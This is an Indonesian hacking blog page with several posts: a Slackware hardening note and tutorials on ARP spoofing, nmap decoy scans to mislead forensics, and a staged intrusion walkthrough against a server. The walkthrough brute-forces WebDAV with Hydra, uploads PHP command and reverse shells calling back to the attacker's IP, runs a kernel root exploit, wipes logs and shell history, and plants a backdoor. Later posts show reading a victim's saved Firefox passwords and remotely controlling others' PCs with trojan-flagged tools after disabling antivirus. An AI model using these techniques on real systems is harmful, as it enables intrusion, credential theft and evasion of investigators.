Artikel Terkini

Showing posts with label hacking. Show all posts
Monday, September 10, 2012

armoring linux slackware 13.37

0 comments
Slackware adalah distro Linux tertua yang masih eksis. Distro linux tertua sebenarnya SLS (Softlanding Linux System), tetapi sudah tidak eksis lagi. Makanya ‘bisa dibilang’ Slackware adalah Linux distro tertua hehe. Mengacu pada status seorang teman “tulislah apa yang kamu kerjakan, kerjakanlah apa yang kamu tulis” yah sudah lah akhirnya saya putuskan di hari libur ini untuk menuliskan apa yang sudah saya kerjakan haha.

Dari judul posting ini, “Armoring Linux Slackware 13.37″ yang sebenarnya sudah saya lakukan adalah meningkatkan pengamanan komputer saya dan juga menambah senjata di arsenal (gudang senjata). Sehingga inilah beberapa hal yang sudah dilakukan untuk melakukan ‘armoring’. Secara garis besar dibagi ke dua aspek: defense dan offense.
Pertama, defense, adalah meningkatkan keamanan pada Slackware dengan membuat Intrusion Prevention System berbasis Snort dan BlockIt.  Selain itu, saya juga melakukan modifikasi pada informasi server untuk menghindari hal-hal yang tidak diinginkan dengan teknik “security by obscurity” hahah.. silakan dibaca dulu maksudnya di link tersebut. Satu lagi pada aspek defense adalah menyisipkan rule pada iptables agar blocking koneksi SSH yang berlebihan (bruteforce). Syntax nya seperti ini:
iptables -A INPUT -p tcp –dport 22 -m state –state NEW -m recent –set –name SSH
iptables -A INPUT -p tcp –dport 22 -m state –state NEW -m recent –update –seconds 60 –hitcount 3 –rttl –name SSH -j DROP
Bagi yang belum mengerti maksud syntax iptables di atas, bisa baca postingan saya disini. Sebenarnya ada satu rule lagi yang saya entry, yaitu blokir ping. Sehingga host lain tidak bisa melakukan ping ke komputer saya. Syntax iptablesnya seperti ini:
iptables -A INPUT -p icmp –icmp-type 8 -s 0/0 -m state –state NEW,ESTABLISHED,RELATED -j DROP
Arti syntax diatas adalah jika ada paket masuk ke chain INPUT protokol ICMP tipe 8 (ping) statenya NEW, ESTABLISHED, atau RELATED dilakukan DROP. Sehingga paket ICMP ping tidak bisa melakukan mekanisme seperti biasanya (request <–> response) tetapi malah seperti ini (request –> block)
Sebenarnya ada lagi satu sisi untuk pengamanan, yaitu patch sistem itu sendiri. Misalnya apakah sistem rawan terhadap stack dan buffer overflow, file system permission, application security, dll. Tetapi belum sempat dilakukan pada tahap ini.
Kedua, offense, adalah dengan menginstall tools untuk melakukan serangan. Berikut beberapa tools yang saya install
Password crackers:
-THC Hydra
-John the Ripper
Sniffing tool:
-Wireshark
Vulnerability scanner:
-OpenVAS
Web vulnerability scanner:
-Nikto
Wireless tool:
-Aircrack-ng
-Kismet
Packet crafter:
-Hping3
Exploitation arsenal:
-Metasploit Framework
Beberapa tool di atas sudah sempat saya posting tentang pengalaman saya menggunakannya, yang belumnya semoga bisa diposting segera hehe.
Baca Selengkapnya →

basic ARP spoofing dasar dari segala lelucon lan

0 comments
Iseng-iseng nonton video di youtube tentang mencuri password, mencetuskan ide saya memposting ini. Bahwa sebenarnya cara pertama yang dilakukan sebelum sniff packet IP orang lain pada jaringan “switched” pasti menggunakan teknik ini. Mari kita bongkar cara mencuri packet IP tahap pertama ini. Karena inti dari segala kegiatan hacking LAN-nya ada di tahap ini. Packet IP orang lain itu akan dialihkan menuju komputer anda, bukan ke tujuan mestinya.
Sebelumnya bagi yang lupa apa itu ARP silahkan googling dulu dan bagi yang mau tau secara singkat proses komunikasi data. Jika sudah ada sedikit ilmu tentang ARP, mari kita mulai berskenario ARP spoofing hehehe.
LAN Percobaan
LAN Percobaan
Jadi ada komputer B (192.168.220.1) yang akan mengirim data ke komputer A (192.168.220.129). Seperti yang kita ketahui dalam prinsip komunikasi data di layer 2, untuk mengirim data dari B ke A, maka interface card komputer B akan me-resolv alamat fisik (MAC address) komputer A. Biar gampang alamat fisiknya 4 karakter terakhirnya aja. Jadi bagi interface komputer B, untuk mengirim data ke komputer A adalah kirim data ke interface card dengan alamat fisik XX:XX:XX:XX:86:2c. Nah bagaimana kalau kita bilang ke-B kalau alamat fisik A adalah XX:XX:XX:XX:f7:2a (padahal ini ‘kan alamat fisik C hehe). Pasti frame dari komputer B akan menuju ke komputer EVIL (yang dikira si B adalah interface A). Oh ya, frame itu yang membungkus packet IP. Untuk membaca data, tinggal menggunakan teknik tertentu untuk mendekapsulasi frame, packet, dan segmen.
Format enkapsulasi dari Data, Segments, Packets, Frames
Sekarang cara konkritnya. Apakah yang harus dilakukan oleh komputer EVIL untuk rencana jahat paragraf di atas hehe. Caranya adalah dengan menggunakan ‘arpspoofing’. Salah satu program dalam bundel dsniff punya Mr. Dug Song. Tapi kalau mau install hanya ‘arpspoof’ nya aja juga gak apa apa.
Oke jalankan command ‘arpspoof’ seperti yang terlihat di gambar ini:
ARP Spoof Command
ARP Spoof Command
Command tersebut akan menggenarate ARP reply dari komputer EVIL yang ditujukan kepada komputer B (192.168.220.1). Yang intinya akan memberitahukan berita HOAX (hehe) bahwa IP 192.168.220.129 itu mempunyai MAC address (XX:XX:XX:XX:f7:2a) dan komputer B percaya saja karena tidak ada filter autentikasi atau verifikasi di layer 2 haha. Dann.. beginilah akibat setelah proses spoofing terhadap komputer B:
Efek ARP Spoofing Sebelum dan Sesudah
Setelah frame komputer B bisa kita alihkan ke komputer kita, banyak kreatifitas yang bisa kita lakukan. Diantaranya:
  • Ya itu tadi, dibongkar untuk dibaca isi nya
  • Melakukan SSL Strip
  • Mutusin koneksi internet komputer B! Bagaimana cara mutusin koneksi komputer B? Caranya, bilang saja ke komputer B bahwa MAC address gateway internet adalah blablabla (jangan MAC address aseli interface gateway tentu saja ya! hahah). Jadi frame tidak akan pernah sampai ke interface gateway internet kan?
Ngomong-ngomong ada tips sederhana bagi yang ingin tidak terkena spoof ARP. Yaitu, sebelum konek ke sebuah IP di LAN, hafalin juga MAC address tujuan anda itu! hahaha. Atau kalau mau ya entry table ARP anda dengan entry static, ok?! bukan dynamic seperti di atas.
Semua bermula dari konsep. Kompleks itu terdiri dari kesederhanaan-kesederhanaan. Dadah… hahahah…
Baca Selengkapnya →

nmap decoy, umpan anti forensik

0 comments
Daripada ga ada yang ditulis di blog mending posting ini ah.. yang ternyata belum pernah saya posting.. haha sapa tau berguna. Ya pasti semua sudah tau tools nmap lah.. Itulah dia tools portscanning terkenal dan menjadi tools yang wajib dimiliki seorang Security Practitioner (halah). By the way, silahkan ke sectools.org untuk melihat Top 100 Network Security Tools. Itu isinya tools2 security keren2 yang harus dimiliki kalau anda suka dunia security. Ranking berdasar respon para pemerhati security yang melakukan polling di milis. Halah kok jadi ngomongin tools2 security, yang pengin saya bahas disini cuma nmap decoy aja padahal.. hahaha…
Nmap decoy adalah salah satu fitur pada nmap yang berguna menjadi umpan bagi target ketika melakukan traceback penyerangan atau bisa juga jadi pengecoh forensik. Dengan nmap decoy akan dihasilkan alamat-alamat palsu (hahaha) penyerang. Pada log komputer target akan terlihat sumber serangan berasal dari banyak IP address (padahal bisa saja aslinya cuma 1 penyerang yang melakukan nmap decoy). Untuk melakukan nmap decoy adalah dengan menambahkan opsi “-D” pada syntax nmap diikuti alamat-alamat palsunya. Misalnya seperti ini…
Syntax Menjalankan nmap Decoy
Dari gambar di atas, bisa dilihat di baris ke-1 (paling atas) adalah syntax penggunaan decoy. Jadi untuk syntax diatas:
nmap -sS 3.3.3.1 -D 192.168.3.1,192.168.3.2,192.168.3.3,192.168.3.4,192.168.3.5
maka akan dilakukan portscanning ke target IP 3.3.3.1 dengan umpan alamatnya 192.168.3.1 sampai 192.168.3.5
Oh iya sayang sekali di gambar tidak ada keterangan kalau penyerang aselinya ada di IP address 1.1.1.2, tapi percayalah bahwa IP penyerangnya adalah itu. Hahah. Dann.. ini lah log di firewall…
Log Serangan Pada Target
Terlihat ada alamat-alamat decoy bisa masuk juga di log serangan pada target. Alamat-alamat decoy tersebut bisa menjadi umpan untuk mengecoh counter-attack yang mungkin dilakukan target ke kita dan bisa jadi anti-forensik untuk memfitnah pelaku portscanning. Jadi siapa yang kentut? Saya, anda, atau si Jenal? Ah.. yang kentut si Mamat tuh! Decoy nih hahaha..
Baca Selengkapnya →

hacking anatomy (plus real hacking example)

0 comments

Dalam melakukan hacking tentu ada langkah-langkah yang kita lakukan. Sebenarnya langkah-langkah itu adalah anatomi kita dalam melakukan hacking dan masing-masing memiliki tujuan tersendiri sehingga dengan tercapainya mini-goal tersebut, kita bisa maju ke langkah selanjutnya. Tetapi supaya tidak bosan baca teori anatomi hackingnya, di post ini juga akan diberikan contoh real hacking nya tentu saja yang sudah dibagi-bagi per stage anatominya.
Hacking Anatomy
Hacking Anatomy
Hacking Stage 0: Define the Target
Tentukan target yang akan kita serang. Target bisa didapat dari permintaan sang target sendiri untuk audit keamanannya, atau karena hanya iseng, ataupun karena dendam sama target hahah. Untuk contoh kali ini, target saya adalah sebuah server internal ber-IP private (192.168.66.87) yang ingin di audit keamanannya (jadi bukan karena dendam hehe).
Hacking Stage 1: Footprinting

Tahap selanjutnya adalah tahap dimana kita berusaha mencari informasi mengenai target sebanyak mungkin. Untuk contoh kali ini saya akan mencari informasi tentang si 192.168.66.87 sebanyak mungkin.. Berikut informasi yang bisa saya dapatkan:
OS Fingerprinting dengan nmap
Bisa coba juga dengan opsi “nmap -sV” untuk mengetahui versi dari masing-masing servis yang running di target tersebut. Setelah mengetahui versinya, bisa dimanfaatkan untuk dicari di forum-forum atau milis tentang bug/vulnerability dari versi service-nya. Misal Apache target adalah versi 2.0.52, tinggal cari security hole Apache/2.0.52. Yak, teorinya semudah itu. Banyak jalan menuju Roma, semoga beruntung ya hahah.

Lanjuutt… saya mendapat informasi bahwa webservernya adalah Apache versi 2.0.52. Dengan kesalahan konfigurasi dari ServerTokens webserver yang di-configure sangat spoiler sekali (Full) didapatkan informasi distro target adalah CentOS Linux lengkap dengan modul-modul yang aktif di webserver tersebut.
Mengais Informasi dari HTTP Response
Jangan terlalu terpaku pada informasi yang saya dapatkan ya. Masih banyak informasi yang bisa didapatkan pada stage 1 ini. Diantaranya nih:
  1. Spesifikasi hardware target
  2. Siapa sysadmin nya
  3. Dimana lokasinya
  4. Topologi antara kita (penyerang) dan target, melewati berapa hop, ada di subnet mana, belakang firewall atau engga, dst
  5. dan lain sebagainya yang bisa dijadikan informasi seputar target… karena poin 1-4 di atas ini kadang bisa sangat berguna loh untuk kelanjutan stage hacking ke stage selanjutnya.
Hacking Stage 2: Scanning
Tahap berikutnya adalah melakukan scanning pada target untuk memetakan kelemahan dan kekuatan target. Dan tentu saja yang menyenangkan adalah bagian kelemahan target lah.. hehe. Sebenarnya nmap di atas juga bisa dikategorikan melakukan scanning, tapi scanning yang saya lakukan di atas masih tergolong ringan jadi lebih condong tergolong tahap perkenalan (footprinting). Seharusnya stage scanning ini sudah lebih intensif dari sekedar mencari informasi atau dengan kata lain sudah ada beberapa tindakan destruktif ringan yang terjadi pada target. Saya menggunakan software OpenVAS untuk men-scanning target sebagai berikut:
Vulnerability Report pada Target dengan OpenVAS
Dari hasil scan didapatkan informasi bagian mana saja yang vulnerable pada target. Dengan adanya tahap ini, diharapkan scope hacking semakin menyempit alias kita semakin fokus bagian target mana aja yang sebaiknya kita eksploitasi.
Hacking Stage 3: Enumeration
Tahap enumeration adalah tahap melakukan serangan. Pada tahap inilah ada babak gugur (hacker menyerah), exploitasi gagal, atau exploitasi berhasil hahah. Ini adalah tahap puter-puter otak bagaimana caranya kita bisa masuk ke sistem. Kadang bisa menghabiskan waktu berjam, hari, bulan, taun di tahap ini. Untuk percobaan hacking kali ini, kita coba ambil contoh vulnerability pada WebDAV (module mod_dav Apache) yang dilaporkan sama OpenVAS. Kita fokus dulu untuk hack WebDAV nya…


Biasanya WebDAV ada di direktori /webdav. Default config dan beberapa tutorial webdav juga biasanya mensugesti untuk install webdav di direktori /webdav. Apalagi kalau pada tahap 1 tadi kita dapat info kalau sysadmin target ternyata males ganti nama direktori dan sukanya nelen bulet-bulet tutorial orang di internet (tuh kan penting kenal sysadminnya juga heheh). Mari kita coba enumerasi webdav target..
HTTP Respon 401
HTTP Respon 401
Nah.. bener kan ada folder /webdav/… tapi ternyata untuk masuk folder /webdav/ dibutuhkan authentikasi dulu (terlihat dari respon server HTTP 401 Authorization Required), cuma authorized user yang boleh read dan write isi folder webdav. Sekarang coba masukin user password ngasal… Saya request HTTP HEAD untuk direktori /webdav/ dengan tipe Authorization “Basic” dan username password yang ngasal…
Respon Server Ketika HTTP Auth Salah
Terlihat masih sama responnya, HTTP 401 hehe. Username dan password diatas itu sudah dikonversi ke format base64 menjadi “YWRtaW5pc3RyYXRvcjphc2RmMTIz”. Kenapa base64? Hmm untuk mekanisme autentikasi HTTP menurut RFC-2617 adalah “username:password” di-encode menjadi format base64. Jadi untuk contoh ngasal ini “YWRtaW5pc3RyYXRvcjphc2RmMTIz” = “administrator:asdf123″. Untuk meng-encode dan decode banyak kok toolnya di internet. Salah satunya yang saya gunakan adalah ini.

Ayo jangan putus asa, kita coba pakai bantuan tools Hydra untuk membruteforce user dan password webdav ini. Akhirnya tidak lama ditemukanlah username dan passwordnya. Binggohh!! login: administrator dengan password: iloveyou hahahay..
Enumerasi WebDAV dengan Bruteforce
Saya memanfaatkan user.lst dan password.lst John The Ripper buat si Hydra melakukan bruteforce. Makanya ada di direktori “john-1.7.7″ kalo diteliti konsol di atas ini hehe.. Terlihat juga di atas ternyata dilakukan 9507 percobaan login ke webdav.
Hacking Stage 4: Gaining Access
Tahap ini adalah tahap masuk ke dalam sistem. Ada dua kemungkinan akibat stage sebelumnya. Jika beribu enumerasi gagal sang hacker bisa langsung skip ke stage terakhir: Denial of Service dengan memenuhi service target dengan segelumit (halah) sebanyak-banyak request, sehingga server menjadi sibuk melayani request tersebut. Kalau terlalu sibuk bisa bikin service crash sampai yang paling parah si target bisa restart atau down. Tetapi kalau ternyata di stage sebelumnya salah satu enumerasi berhasil, silahkan bisa baca paragraf selanjutnya di bawah ini hehe.
Gaining access bisa dengan mencari credentials login atau misalnya menginjeksi shellcode pada program/service yang vulnerable sehingga target bisa mengeksekusi binary yang kita inginkan pada systemnya (biasanya sih, prefer kalo target mengeksekusi /bin/sh atau /bin/bash untuk kita sehingga kita bisa dapat shell).

Tetapi untuk contoh kali ini, berhubung di stage sebelumnya kita sudah mendapatkan credentials login (user dan password), mari kita masuk ke webdav menggunakan webdav client bernama Cadaver. Ternyata kita bisa ngapain aja di folder webdav ini. Horray! Hehe.
Break-in ke Direktori /webdav/
Hacking Stage 5: Escalating Privilege

Tahap ini adalah tahap untuk meningkatkan privilege jika ternyata kita hanya bisa menguasai target dengan privilege terbatas. Skip step ini jika kita sudah dapat root. Hahah.. beruntung sekali langsung dapet root hehe. Tapi untuk contoh kasus kita, di tahap sebelumnya kita sudah masuk ke folder webdav kan.. Nah, sekarang puter otak lagi bagaimana caranya agar saya bisa eskalasi privilege a.k.a menjadi root. Hmm.. Saya coba menggunakan file PHP yang bisa membantu saya mengeksekusi command-command di system target. Pertama-tama sih coba upload dulu file php pake perintah PUT tentu saja… dan ternyata bisa.. Heheh..
Mengupload File ke Folder WebDAV
Setelah php_backdoor.php dan php_cmd.php di upload, buka browser kesayangan dan ketik URL http://192.168.66.87/webdav/php_cmd.php?cmd=<shell command biasa>. Berikut beberapa yang saya coba dan hasil outputnya:
URL Output
http://192.168.66.87/webdav/php_cmd.php?cmd=cat%20/etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
...dst...
http://192.168.66.87/webdav/php_cmd.php?cmd=uname%20-r 2.6.9-55.ELsmp
Hmm saya coba upload file pamungkas bernama “php-reverse-shell.php” yang saya dapat dari http://pentestmonkey.net/tools/web-shells/php-reverse-shell untuk mendapatkan shell target memanfaatkan php. Modifikasi sedikit agar tujuan menuju IP saya dan portnya yang sudah menunggu heheh. Tinggal ketikkan ini di URL:
http://192.168.66.87/webdav/php-reverse-shell.php?ip=10.5.239.236&port=9999

Sementara netcat (nc) sudah stenbai listening di komputer saya dan spawn the target’s shell.. Horray!
Gaining Root Access
Gaining Root Access
Keterangan gambar di atas:
  • Sebelumnya saya sudah mengeksekusi netcat untuk stenbai listening di port 9999. Kemudian kita eksekusi URL http://192.168.66.87/webdav/php-reverse-shell.php?ip=10.5.239.236&port=9999 yang akan memberikan shell di netcat saya.
  • Saya mengetikkan perintah “id” untuk mengetahui jadi siapa saya di shell target ini
  • Saya mengetikkan “pwd” untuk mengetahui lokasi aktif di shell (ternyata di folder  /)
  • Browsing-browsing mencari dimana lokasi folder “webdav”. Awalnya sih karena intip-intip isi file httpd.conf/webdav.conf
  • Mengeksekusi exploit local escalation privilege karena ternyata kernelnya sudah jadul (2.6.9). “linux-sendpage3″ ini saya upload via Cadaver. Jadi sekarang tinggal eksekusi aja binary “run” nya
  • Who am I? I’m w00t!
Hacking Stage 6: Pilfering
Tahap ini adalah tahap yang tidak terlalu wajib dilakukan. Menurut kamus sih pilfering artinya pencurian haha… Ya kita bisa mencuri apa saja yang ada pada target. Misalnya dumping file username/password pada system (/etc/passwd dan /etc/shadow), masuk ke database mysql dan jalan-jalan liat table databasenya, atau curi-curi foto dan video. Sapa tau ada video skandal sysadminnya hahah.
Hacking Stage 7: Covering Tracks
Tahap selanjutnya adalah tahap yang biasanya malah lupa dilakukan orang yang berhasil break into target’s system. Padahal tim ahli forensik bisa menangkap kita karena track record ini. Bukti di pengadilan ya track record ini juga. Makanya kalau habis masuk rumah orang tanpa izin jangan lupa di pel tuh bekas lumpur di lantai dan sidik jari di gagang pintu hehe.

Ini contoh log terakhir yang ada di target.. IP kita keliatan toh.. Ooo hahahahah…
Access Log
Access Log
Silahkan berkreasi untuk membersihkan log nya. Contoh di atas ini adalah log HTTP request.. Mungkin bisa di edit untuk hapus line-line yang mencurigakan hehe. Ada lagi log session SSH kita juga tentu saja.. jangan lupa. Untuk membuat session SSH tidak tercatat, jangan lupa ketik command ‘unset HISTFILE’ dan ‘history -c’ setelah beraktifitas di shell target. Atau bisa dengan mengetikkan command ‘HISTFILE=/dev/null’ sebelum beraktifitas di shell target sedemikian sehingga variable HISTFILE akan selalu dicatat ke /dev/null (=buang) oleh shell target.
*clue* Di sistem target (karena sistemnya *nix), ada 3 log file penting, yang mencatat..:
  1. WTMP – setiap log in/off, waktu log in/off, tty, host
  2. UTMP – siapa yang online saat ini
  3. Lastlog – dari mana sumber log in terakhir
Lokasi file ini biasanya di /etc/ atau /var/adm/ atau /var/log dsb. Nah, silakan cari cara untuk cover track yang nanganin dan ngebersihin 3 file ini hehe
Hacking Stage 8: Creating Backdoors
Ada banyak cara membuat backdoor. Sesuai arti katanya, backdoor artinya pintu belakang atau jalan alternatif untuk kita masuk ke dalam sistem itu untuk kebutuhan kedepan hahah. Kalau bisa dibuat semudah mungkin untuk masuknya. Jangan serumit waktu pertama kali masuk ke target. Contoh backdoor bisa saja menginstall service yang listen pada port rahasia yang memprovide kita akses langsung ke shell target, membuat user baru, dan lain sebagainya.
Untuk contoh kita tadi, backdoor kita tentu saja file php-reverse-shell.php di URL rahasia kita:
http://192.168.66.87/webdav/php-reverse-shell.php?ip=10.5.239.236&port=9999
Jadi kedepannya kalau kita mau bertamu ke target lagi, tinggal siapin link di atas ini plus netcat di komputer kita yang set listen di port 9999. Tips: kalau bisa nama file backdoornya jangan php-reverse-shell.php… sangat mencurigakan.. hahahah.. sedikit kreatif untuk rename file dan sembunyiin di folder-folder tertentu haha.
Hacking Stage 9: Denial of Service
Denial of Service (DoS) adalah ancaman yang paling sering terjadi di dunia security. Siapa saja bisa melakukan dan ini bisa terjadi kapan saja, tidak harus karena ulah hacker, bahkan bisa terjadi karena ulah anak-anak alay yang gak ngerti komputer! Sesuai artinya, denial of service ya berarti si target menolak menjalankan service seperti biasanya. Katakanlah target kita adalah website registrasi e-KTP. Denial of service berarti adalah si server target e-KTP tidak bisa menjalankan service e-KTP untuk anda karena terlalu sibuk/down. Bayangkan betapa kecewanya kita dan betapa ruginya instansi e-KTP yang tidak bisa melayani (roda bisnis macet -halah).
Faktor-faktor yang menyebabkan denial of service ada banyak. Ada yang karena diserang ribuan rikues bertubi-tubi terus bikin si server sibuk, sampai yang emang karena si penyerang yang berhasil break-in (seperti kita di stage sebelumnya) sengaja ngetik command ‘/etc/init.d/httpd stop’. Ya kalau httpd stop sama aja dengan menolak layanan web dari client ‘kan??
Ini contoh Denial of Service akibat ulah anak-anak alay yang bahkan gak ngerti hacking sekalipun: (dari Wikipedia)
This describes a situation where a website ends up denied, not due to a deliberate attack by a single individual or group of individuals, but simply due to a sudden enormous spike in popularity. This can happen when an extremely popular website posts a prominent link to a second, less well-prepared site, for example, as part of a news story. The result is that a significant proportion of the primary site’s regular users — potentially hundreds of thousands of people — click that link in the space of a few hours, having the same effect on the target website as a DDoS attack. A VIPDoS is the same, but specifically when the link was posted by a celebrity.
An example of this occurred when Michael Jackson died in 2009. Websites such as Google and Twitter slowed down or even crashed.Many sites’ servers thought the requests were from a virus or spyware trying to cause a Denial of Service attack, warning users that their queries looked like “automated requests from a computer virus or spyware application”.

Untuk contoh melakukan serang DoS kali ini, saya akan serang service Apache target (192.168.66.87) sampai mabok karena request partial content yang bertubi-tubi..
DoS Attack
DoS Attack
Sambil mengeksekusi program tersebut saya coba menjalankan file test.html yang cuma berisi kata ‘hello world’ dan…. butuh waktu > 3 menit.. bayangkan betapa sibuknya si server. Ini masih bisa di rekayasa dengan membuat parallel reqs nya lebih besar lagi dan loop lebih banyak lagi.. bisa dijamin mabok Apachenya. Hehehe.
Penutup
Demikianlah stage hacking dan contoh nyata nya di setiap stage. Hasil akhir setiap stage akan berpengaruh ke stage selanjutnya. Sekian yang bisa saya sampaikan, semoga bermanfaat.
Salam,
gboys_flush404


Tersedia dalam file PDF disini.
Bentuk: PDF
Terkompresi: GZIP
Nama File: HACKING_ANATOMY
Ukuran: 320 KB
Baca Selengkapnya →
Sunday, September 9, 2012

cara mencuri username dan password yg tersinpan di browser firefox

0 comments
Sebelumnya aya pernah posting tentang cara mencuri username dan password facebook orang lain metode fake login, Cara ini hanya berhasil jika sang korban terjebak untuk melakukan login ke fake login kita.
Kali ini aya mau bahas tips mengetahui username dan password orang lain yang tersimpan di browser Firefox. Kenapa mesti firefox? karena firefox adalah browser yang paling populer dan paling banyak digunakan. Cara ini sangat berguna jika target kita memiliki kompi atau Laptop pribadi karena pada umumnya kit menyimpan (Remember) password tersebut di browser karena alasan kemudahan.
  • Pada komputer korban, buka mozilla
  • Pilih menu Tools > Options
  • Pada jendela Options klik tab Security
  • Klik tombol Saved Password
  • Jika korban pernah menyimpan (remember) password dan username di firefox maka akan terlihat disini.
  • Klik Show Password untuk melihat password.
Oke, anda sudah mengetahui username dan password teman anda. Bukan hanya facebook bukan? Anda bahkan bisa mengetahui  semua username dan password yang pernah tersimpan di browser firefox seperti account email dan sebagainya.
Sekali lagi, ilmu ini cuma buat yang newbie gan kayak aya ini. Sorry teman-teman yang pernah gue curi password-nya. Maaf yah. Buat temen-temen gue, lain kali pake master password yah. 

Buat agan-agan yang udah senior, mohon dibagi ilmunya yah... jangan cuma protes blog orang lain. Yah blog ini emang jauh dari lengkap, tapi aya selalu berusaha memberi yang terbaik. Dimnfaatin dengan baik ilmunya yah. Jangan dipake untuk nyuri password sahabat karib loe sendiri. Jangan pernah sob..                    
nb : http://ayasweet.blogspot.com/
Baca Selengkapnya →
Tuesday, September 4, 2012

remote computer orang lain

0 comments
Download Internet Maniac dan KaHT untuk melakukan aksi kita ini....
bisa di download di :
Internet Maniac : http://geocities.com/ridho_hacking/Download/IManiac.zip
KaHT : http://geocities.com/ridho_hacking/Download/kaht.zip

extract Internet maniac ke C:\Internet Maniac
dan KaHT ke C:\KaHT
kalo udah download, ikuti step by step berikut ini
1. klik Start
2. klik Search
3. klik Computers or People
4. klik A Computer on the network
5. klik Search
6. setelah ketemu komputer yg terkoneksi dengan kita, pilih komputer mana yg bakal loe remote (kendalikan).
7. buka program Internet Maniac
8. klik Host Lookup
9. ketikin nama komputer yg tadi udh loe liat di search
10. klik resolve.
11. sekarang loe udh punya IP Address dari komputer yg bakal loe remote
12. kita tinggalkan program Internet Maniac dan buka program KaHT (PROGRAM INI TERDETEKSI SEBAGAI TROJAN OLEH ANTIVIRUS, TAPI NONAKTIFKAN SAJA ANTIVIRUS LOE)
